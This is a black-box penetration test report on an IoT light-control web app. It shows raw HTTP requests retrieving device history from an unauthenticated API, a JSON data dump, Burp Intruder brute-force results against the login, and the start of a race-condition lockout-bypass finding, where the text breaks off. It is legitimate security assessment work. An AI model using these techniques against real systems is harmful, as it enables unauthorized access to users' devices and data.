SECURITY ASSESSMENT

[BlackBox – Web Application Pentest]

Pentester Name: Mohamed Khaled

Table of Contents

Contents

Security Engagement Summary

Engagement Overview

The objective of this engagement was to evaluate the security posture of the IoT web application and identify vulnerabilities that could be exploited by an attacker.

The assessment was performed using a black-box approach, simulating the actions of an external attacker with no prior access.

The engagement focused on:

- Web application endpoints
- Backend APIs
- Authentication and authorization mechanisms

All testing activities were conducted with permission and followed responsible disclosure practices.

Scope

In-Scope

- Web application frontend
- Backend API endpoints
- Authentication and login functionality
- Device history functionality

Out-of-Scope

- Google Assistant integration
- Physical IoT devices
- Network and security infrastructure

Executive Risk Analysis

The identified vulnerabilities present a high risk to the organization due to the following factors:

- Exposure of sensitive IoT operational data
- Weak authentication design
- Ineffective brute-force protection
- Ability to bypass security controls using race conditions

If exploited, these issues could lead to:

- Unauthorized access to IoT device data
- Loss of confidentiality and integrity

Executive Recommendation

Remediation efforts are warranted, especially for the critical vulnerabilities. The highest-risk vulnerabilities should be prioritized as follows:

- Enforce authentication and authorization on all sensitive pages and API endpoints
- Implement secure authentication mechanisms with proper session handling
- Apply robust server-side rate limiting
- Fix business logic flaws related to request handling and concurrency
- Perform regular security testing before deployment

Significant Vulnerability Summary

High Risk Vulnerabilities

ID	Vulnerability Name
H-01	Unauthenticated Access to IoT History Page
H-02	Sensitive Data Exposure via Backend API
H-03	Missing Rate Limiting on Authentication
H-04	Account Lockout Bypass via Race Condition

Low Risk Vulnerabilities

ID	Vulnerability Name
L-01	Weak Authentication Design (Single Shared Password)

Significant Vulnerability Detail


H-01 Unauthenticated Access to History Page

Severity

High

Description

The device history page was accessible without authentication. The page exposed operational data including timestamps, device states, and values related to IoT activity.



Light Control History

#	DATE & TIME	STATUS	VALUE
1	Dec 15, 2025 10:30:03 AM	○ OFF	0
2	Dec 15, 2025 12:01:34 AM	• ON	1
3	Dec 14, 2025 11:34:16 PM	○ OFF	0
4	Dec 14, 2025 11:29:46 PM	• ON	1
5	Dec 14, 2025 11:28:16 PM	○ OFF	0
6	Dec 14, 2025 11:28:12 PM	• ON	1
7	Dec 14, 2025 11:26:39 PM	○ OFF	0

- History page accessible without login

- Displays device operation records

Impact

An attacker can monitor device usage patterns and infer user behavior without authorization.

Recommendation

- Enforce authentication on all sensitive pages

H-02: Sensitive Data Exposure via Backend API


Severity

High

Description


The backend endpoint /api/history/request accepts POST requests and returns detailed historical IoT data without requiring authentication.
The endpoint was identified via an HTTP OPTIONS request.

rejecting GET requests



```
Cannot GET /api/history/request
```


An HTTP OPTIONS request to /api/history/request revealed that the endpoint allows POST requests



```
OPTIONS /api/history/request HTTP/2
Host: iot-light.vercel.app
Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```


```
HTTP/2 200 OK
Server: Vercel
X-Vercel-Id: 155foDOATPlsY5cXlhqJzL4RYOlANgyI
Allow: POST
Cache-Control: public, max-age=0, must-revalidate
Content-Type: text/html; charset=utf-8
Date: Sun, 14 Dec 2025 21:41:55 GMT
Etag: W/"4-Yf+Bwwqjx254r+pisu09HfpJ6FQ"
Server: Vercel
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
X-Powered-By: Express
X-Vercel-Cache: MISS
X-Vercel-Id: dxb1::iad1::9b7ff-1765748515161-88cae434bd18
Content-Length: 4

POST
```

Sending a POST request to /api/history/request returned detailed historical records,including feed identifiers, operation timestamps, and device states.
The endpoint does not enforce authentication or authorization checks.



```
POST /api/history/request HTTP/2
Host: iot-light.vercel.app
Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

```
HTTP/2 200 OK
Server: Vercel
X-Vercel-Id: YskWWIGvbmngpMWVhphJuoauIVAJFamn
Cache-Control: public, max-age=0, must-revalidate
Content-Type: application/json; charset=utf-8
Date: Sun, 14 Dec 2025 21:42:30 GMT
Etag: W/"15a9-lzeVidAxYFyVuJnqdWtQRqIpk24"
Server: Vercel
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
X-Powered-By: Express
X-Vercel-Cache: MISS
X-Vercel-Id: dxb1::iad1::ltkts-1765748550674-41cf8e8894d2

{
	"success":true,
	"data":[
		{
			"id":"0G1WSXPK7WMJ33H3VESC8NKY6J",
			"value":"0",
			"feed_id":3236493,
			"feed_key":"light",
			"created_at":"2025-12-14T21:34:16Z",
			"created_epoch":1765748056,
			"expiration":"2026-01-13T21:34:16Z"
		},
		{
			"id":"0G1WSV43HG2VKW3QM5KJTTF0Q2",
			"value":"1",
			"feed_id":3236493,
			"feed_key":"light",
			"created_at":"2025-12-14T21:29:46Z",
			"created_epoch":1765747786,
			"expiration":"2026-01-13T21:29:46Z"
		},
```



```
{"success":true,"data":[{"id":"0G1WPY00APGD7T0VH6F8RVB4Z5","value":"1","feed_id":3236493,"feed_key":"light","created_at":"2025-12-14T18:47:00Z","created_epoch":1765738020,"expiration":"2026-01-13T18
{"id":"0G1WPXM11VZXZB5PWZDZPT050R","value":"0","feed_id":3236493,"feed_key":"light","created_at":"2025-12-14T18:46:21Z","created_epoch":1765737981,"expiration":"2026-01-13T18:46:21Z"},
{"id":"0G1WPXCY4Y20JCJRWHPZY93Y3M","value":"1","feed_id":3236493,"feed_key":"light","created_at":"2025-12-14T18:45:58Z","created_epoch":1765737958,"expiration":"2026-01-13T18:45:58Z"},
{"id":"0G1WPX2NQTWJP3K9C7AJBTZYSM","value":"0","feed_id":3236493,"feed_key":"light","created_at":"2025-12-14T18:45:24Z","created_epoch":1765737924,"expiration":"2026-01-13T18:45:24Z"},
{"id":"0G1WN2ARYEB3D4YTN31CPFYW80","value":"1","feed_id":3236493,"feed_key":"light","created_at":"2025-12-14T17:02:44Z","created_epoch":1765731764,"expiration":"2026-01-13T17:02:44Z"},
{"id":"0G1WMXFZ0908PVRCY034G6GY1Q","value":"0","feed_id":3236493,"feed_key":"light","created_at":"2025-12-14T16:54:17Z","created_epoch":1765731257,"expiration":"2026-01-13T16:54:17Z"},
{"id":"0G1WMRFKNHARNK1ZNYHTEPVWRH","value":"1","feed_id":3236493,"feed_key":"light","created_at":"2025-12-14T16:45:31Z","created_epoch":1765730731,"expiration":"2026-01-13T16:45:31Z"},
{"id":"0G1WMRCT0Z2GY2ZET9MFTT0XV5","value":"0","feed_id":3236493,"feed_key":"light","created_at":"2025-12-14T16:45:22Z","created_epoch":1765730722,"expiration":"2026-01-13T16:45:22Z"},
{"id":"0G1WMBJ116K6ARTNM70DC1RXPY","value":"1","feed_id":3236493,"feed_key":"light","created_at":"2025-12-14T16:22:56Z","created_epoch":1765729376,"expiration":"2026-01-13T16:22:56Z"},
{"id":"0G1WMAZYRZ44XV2Y4JRDT3KZ4H","value":"0","feed_id":3236493,"feed_key":"light","created_at":"2025-12-14T16:21:57Z","created_epoch":1765729317,"expiration":"2026-01-13T16:21:57Z"},
{"id":"0G1WM4RDAVXJR4WA4W42AZ0CJG","value":"1","feed_id":3236493,"feed_key":"light","created_at":"2025-12-14T16:11:03Z","created_epoch":1765728663,"expiration":"2026-01-13T16:11:03Z"},
{"id":"0G1WM2VRQPHASC1S61VDR1KA5Q","value":"0","feed_id":3236493,"feed_key":"light","created_at":"2025-12-14T16:07:44Z","created_epoch":1765728464,"expiration":"2026-01-13T16:07:44Z"},
{"id":"0G1WM2TMCJMDBP8FC5VN6N1F29","value":"1","feed_id":3236493,"feed_key":"light","created_at":"2025-12-14T16:07:41Z","created_epoch":1765728461,"expiration":"2026-01-13T16:07:41Z"},
{"id":"0G1WM2PFX61GSDX6DQT90C11VQ","value":"0","feed_id":3236493,"feed_key":"light","created_at":"2025-12-14T16:07:27Z","created_epoch":1765728447,"expiration":"2026-01-13T16:07:27Z"},
{"id":"0G1WM20NRA0651PAGJH1D7RW6D","value":"1","feed_id":3236493,"feed_key":"light","created_at":"2025-12-14T16:06:16Z","created_epoch":1765728376,"expiration":"2026-01-13T16:06:16Z"},
{"id":"0G1WM1YQKZNBB8B0R06HZJH8HS","value":"0","feed_id":3236493,"feed_key":"light","created_at":"2025-12-14T16:06:09Z","created_epoch":1765728369,"expiration":"2026-01-13T16:06:09Z"},
{"id":"0G1WM1JJ32DG1B0P08KPYC62Y4","value":"1","feed_id":3236493,"feed_key":"light","created_at":"2025-12-14T16:05:29Z","created_epoch":1765728329,"expiration":"2026-01-13T16:05:29Z"},
{"id":"0G1WM1H0D0E29DSS5W49N0CM0P","value":"0","feed_id":3236493,"feed_key":"light","created_at":"2025-12-14T16:05:24Z","created_epoch":1765728324,"expiration":"2026-01-13T16:05:24Z"},
{"id":"0G1WM0VTXVGH6MW5CQMZPT9PW3","value":"1","feed_id":3236493,"feed_key":"light","created_at":"2025-12-14T16:04:15Z","created_epoch":1765728255,"expiration":"2026-01-13T16:04:15Z"},
{"id":"0G1WM0T8W3FEM6G87A4ZB9H216","value":"0","feed_id":3236493,"feed_key":"light","created_at":"2025-12-14T16:04:10Z","created_epoch":1765728250,"expiration":"2026-01-13T16:04:10Z"},
{"id":"0G1WKG5SDDQPYD1E86CAXYSFSE","value":"1","feed_id":3236493,"feed_key":"light","created_at":"2025-12-14T15:35:05Z","created_epoch":1765726505,"expiration":"2026-01-13T15:35:05Z"},
{"id":"0G1WKG2S3JWM6TABYP97BKVKRS","value":"0","feed_id":3236493,"feed_key":"light","created_at":"2025-12-14T15:34:55Z","created_epoch":1765726495,"expiration":"2026-01-13T15:34:55Z"},
{"id":"0G1WE3YJK8JCNJDSDS8FMWB7EK","value":"1","feed_id":3236493,"feed_key":"light","created_at":"2025-12-14T10:34:06Z","created_epoch":1765708446,"expiration":"2026-01-13T10:34:06Z"},
{"id":"0G1WE3WTG3N4SX15Z9341YQBA8","value":"0","feed_id":3236493,"feed_key":"light","created_at":"2025-12-14T10:34:00Z","created_epoch":1765708440,"expiration":"2026-01-13T10:34:00Z"},
{"id":"0G1WE3S899YSS1AM9M73TSVYRM","value":"1","feed_id":3236493,"feed_key":"light","created_at":"2025-12-14T10:33:48Z","created_epoch":1765708428,"expiration":"2026-01-13T10:33:48Z"},
{"id":"0G1WA6847RRB25KKW48VXKQ0E3","value":"0","feed_id":3236493,"feed_key":"light","created_at":"2025-12-14T06:54:25Z","created_epoch":1765695265,"expiration":"2026-01-13T06:54:25Z"},
{"id":"0G1WA659QXJ54MXAA9A06EV2MB","value":"1","feed_id":3236493,"feed_key":"light","created_at":"2025-12-14T06:54:16Z","created_epoch":1765695256,"expiration":"2026-01-13T06:54:16Z"},
{"id":"0G1W39BG1CKNAJ5T7QZDC2962W","value":"0","feed_id":3236493,"feed_key":"light","created_at":"2025-12-14T00:28:23Z","created_epoch":1765672103,"expiration":"2026-01-13T00:28:23Z"},
{"id":"0G1W398K55Y65CE4420KN4PMCD","value":"1","feed_id":3236493,"feed_key":"light","created_at":"2025-12-14T00:28:13Z","created_epoch":1765672093,"expiration":"2026-01-13T00:28:13Z"},
{"id":"0G1W397CWWPW0MRZD9ET8956W9","value":"0","feed_id":3236493,"feed_key":"light","created_at":"2025-12-14T00:28:09Z","created_epoch":1765672089,"expiration":"2026-01-13T00:28:09Z"},
{"id":"0G1W3960J4EWGZEE1QEDXVZ2BB","value":"1","feed_id":3236493,"feed_key":"light","created_at":"2025-12-14T00:28:05Z","created_epoch":1765672085,"expiration":"2026-01-13T00:28:05Z"},
{"id":"0G1W394V57VV8SHVTW23A316YV","value":"0","feed_id":3236493,"feed_key":"light","created_at":"2025-12-14T00:28:01Z","created_epoch":1765672081,"expiration":"2026-01-13T00:28:01Z"},
{"id":"0G1W390AW7XEAGNFPNXSXCASWJ","value":"1","feed_id":3236493,"feed_key":"light","created_at":"2025-12-14T00:27:46Z","created_epoch":1765672066,"expiration":"2026-01-13T00:27:46Z"},
{"id":"0G1W38Z9ECHTZHT29FRJER40GS","value":"0","feed_id":3236493,"feed_key":"light","created_at":"2025-12-14T00:27:43Z","created_epoch":1765672063,"expiration":"2026-01-13T00:27:43Z"},
{"id":"0G1W373PS47AQMPX930RBMFH67","value":"1","feed_id":3236493,"feed_key":"light","created_at":"2025-12-14T00:24:27Z","created_epoch":1765671867,"expiration":"2026-01-13T00:24:27Z"},
{"id":"0G1W372H9749QPRPXWRQHT250B","value":"0","feed_id":3236493,"feed_key":"light","created_at":"2025-12-14T00:24:24Z","created_epoch":1765671864,"expiration":"2026-01-13T00:24:24Z"},
{"id":"0G1W24H5WF5WAPNVB0J96S1G3J","value":"1","feed_id":3236493,"feed_key":"light","created_at":"2025-12-13T23:24:02Z","created_epoch":1765668242,"expiration":"2026-01-12T23:24:02Z"},
{"id":"0G1W24G20K5EAJYB6DYNZ48PNC","value":"0","feed_id":3236493,"feed_key":"light","created_at":"2025-12-13T23:23:58Z","created_epoch":1765668238,"expiration":"2026-01-12T23:23:58Z"},
{"id":"0G1W1K68V11FKJT5DEGTYG8F6B","value":"1","feed_id":3236493,"feed_key":"light","created_at":"2025-12-13T22:53:43Z","created_epoch":1765666423,"expiration":"2026-01-12T22:53:43Z"},
{"id":"0G1W1E0JA536065XP4Y84D2K0R","value":"0","feed_id":3236493,"feed_key":"light","created_at":"2025-12-13T22:44:40Z","created_epoch":1765665880,"expiration":"2026-01-12T22:44:40Z"}]}
```

Impact

Unauthorized access to internal API data may enable further attacks or automation abuse.

Recommendation

- Require authentication tokens on all API endpoints
- Disable unnecessary HTTP methods
- Validate authorization server-side


H-03 Missing Rate Limiting on Authentication Endpoint

Severity

High

Description

The login endpoint initially allowed unlimited authentication attempts. Over 100 password guesses were submitted without blocking or delay.


Attack
Save
4. Intruder attack of https://iot-light.vercel.app
discord.com is sharing your screen.
Stop sharing
Hide
4. Intruder attack of https://iot-light.vercel.app
Attack
Save
Results
Positions
Capture filter: Capturing all items
Apply capture filter
View filter: Showing all items
Request
Response
Pretty
Raw
Hex
Render

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
94	10093	401	1307			461	
95	10094	401	1320			461	
96	10095	401	1312			461	
97	10096	401	1300			461	
98	10097	401	1302			461	
99	10098	401	1307			461	
100	10099	401	1304			461	
101	10100	401	1302			461	

```
HTTP/2 401 Unauthorized
Cache-Control: public, max-age=0, must-revalidate
Content-Type: application/json; charset=utf-8
Date: Sun, 14 Dec 2025 22:06:33 GMT
Etag: W/"2c-pzdEvk5ftl9hapDj6iwiMftQU6I"
Server: Vercel
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
X-Powered-By: Express
X-Vercel-Cache: MISS
X-Vercel-Id: dxb1::iad1::w97nf-1765749992357-bca2305ef3a9
Content-Length: 44

{
  "success":false,
  "error":"Invalid password"
}
```

Impact

Enables brute-force and credential-stuffing attacks.

Recommendation

- Implement server-side rate limiting
- Add CAPTCHA after multiple failures

H-04: Account Lockout Bypass via Race Condition

Severity

High

Description

An account lockout mechanism was implemented after five failed login attempts.
However, the protection can be bypassed by sending multiple authentication requests **simultaneously**.

